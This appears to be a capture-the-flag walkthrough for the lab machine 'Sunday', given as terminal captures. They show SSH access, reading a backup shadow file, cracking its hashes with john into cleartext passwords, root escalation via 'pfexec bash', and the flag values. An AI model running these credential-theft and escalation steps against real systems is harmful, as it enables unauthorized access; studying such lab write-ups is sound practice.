
```
root@kali:/home/ghroot/Masaüstü# ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-hellman-group-exchange-
sha1,diffie-hellman-group1-sha1
root@kali:/home/ghroot/Masaüstü# ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p 22022 sunny@10.10.10.76
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]:22022)' can't be established.
RSA key fingerprint is SHA256:TmRO9yKIj8Rr/KJIZFXEVswWZB/hic/jAHr78xGp+YU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.76]:22022' (RSA) to the list of known hosts.
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ whoami
sunny
sunny@sunday:~$ pwd
/export/home/sunny
```




```
sunny@sunday:/$ cd backup
sunny@sunday:/backup$ ls -la
total 5
drwxr-xr-x  2 root root   4 2018-04-15 20:44 .
drwxr-xr-x 26 root root  27 2018-04-24 12:57 ..
-r-x--x--x  1 root root  53 2018-04-24 10:35 agent22.backup
-rw-r--r--  1 root root 319 2018-04-15 20:44 shadow.backup
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```




```
root@kali:/home/ghroot/Masaüstü# john --wordlist=/usr/share/wordlists/rockyou.txt shadow.backup
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunday           (sunny)
cooldude!        (sammy)
2g 0:00:00:44 DONE (2020-07-05 17:23) 0.04469g/s 4553p/s 4622c/s 4622C/s domonique1..chrystelle
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



```
root@kali:/home/ghroot/Masaüstü# ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p 22022 sammy@10.10.10.76
Password:
Last login: Tue Apr 24 12:57:03 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sammy@sunday:~$ w
  2:24pm  up  6:08,  4 users,  load average: 0,00, 0,00, 0,00
User     tty           login@  idle   JCPU   PCPU  what
sunny    pts/2         1:12pm  1:02                -bash
sunny    pts/3         1:33pm    29                -bash
sunny    pts/4         1:59pm     3      1         -bash
sammy    pts/5         2:24pm                      w
sammy@sunday:~$ pwd
/export/home/sammy
sammy@sunday:~$ ls
Desktop  Documents  Downloads  Public
sammy@sunday:~$ ls -la
total 39
drwxr-xr-x 18 sammy staff   26 2018-04-24 11:24 .
drwxr-xr-x  4 root  root     4 2018-04-15 20:18 ..
-rw-------  1 root  root     0 2018-04-24 11:28 .bash_history
-rw-r--r--  1 sammy staff  280 2018-04-15 19:52 .bashrc
drwx------  2 sammy staff    3 2018-04-15 20:15 .chewing
drwxr-xr-x  2 sammy staff    5 2018-04-15 20:17 .config
drwx------  3 sammy staff    3 2018-04-15 20:15 .dbus
-rw-------  1 sammy staff   26 2018-04-24 11:22 .dmrc
drwx------  4 sammy staff    4 2018-04-16 15:27 .gconf
drwx------  2 sammy staff    3 2018-04-16 15:33 .gconfd
drwx------  7 sammy staff    7 2018-04-15 20:15 .gnome2
drwx------  2 sammy staff    2 2018-04-15 20:15 .gnome2_private
drwxr-xr-x  2 sammy staff    3 2018-04-15 20:15 .gstreamer-0.10
-rw-r--r--  1 sammy staff  202 2018-04-16 15:27 .gtk-bookmarks
-rw-------  1 sammy staff  336 2018-04-16 15:27 .ICEauthority
drwx------  3 sammy staff    3 2018-04-15 20:15 .iiim
drwxr-xr-x  3 sammy staff    3 2018-04-15 20:15 .local
drwxr-xr-x  3 sammy staff    3 2018-04-15 20:15 .nautilus
-rw-r--r--  1 sammy staff   37 2018-04-15 20:15 .printer-groups.xml
-rw-r--r--  1 sammy staff  611 2018-04-15 19:52 .profile
drwxr-xr-x  3 sammy staff    3 2018-04-15 20:17 .updatemanager
-rw-r--r--  1 sammy staff 2991 2018-04-16 15:33 .xsession-errors
drwxr-xr-x  2 sammy staff    4 2018-04-15 20:37 Desktop
drwxr-xr-x  6 sammy staff    6 2018-04-15 20:15 Documents
drwxr-xr-x  2 sammy staff    2 2018-04-15 20:15 Downloads
drwxr-xr-x  2 sammy staff    2 2018-04-15 20:15 Public
sammy@sunday:~$ cd Desktop
```



```
1            1 sammy staff 33 2018 04
sammy@sunday:~/Desktop$ cat user.txt
a3d9498027ca5187ba1793943ee8a598
sammy@sunday:~/Desktop$ 
```



```
sammy@sunday:/tmp$ profiles -l

      Primary Administrator:
          *    uid=0, gid=0
      Basic Solaris User:
          /usr/bin/cdda2wav.bin
                                  privs=file_dac_read,sys_devices,proc_priocntl,net_privaddr
          /usr/bin/cdrecord.bin
                                  privs=file_dac_read,sys_devices,proc_lock_memory,proc_priocntl,net_privaddr
          /usr/bin/readcd.bin    privs=file_dac_read,sys_devices,net_privaddr
          /usr/lib/fs/smbfs/mount    privs=sys_mount
          /usr/lib/fs/smbfs/umount    privs=sys_mount
      All:
          *
sammy@sunday:/tmp$ pfexec xec bash
xec: Command not found
sammy@sunday:/tmp$ pfexec bash
sammy@sunday:/tmp# id
uid=0(root) gid=0(root) groups=10(staff)
sammy@sunday:/tmp# cd ..
sammy@sunday:/# cd root
sammy@sunday:/root# ls
overwrite  root.txt  troll  troll.original
sammy@sunday:/root# cat root.txt
fb40fab61d99d37536daeec0d97af9b8
```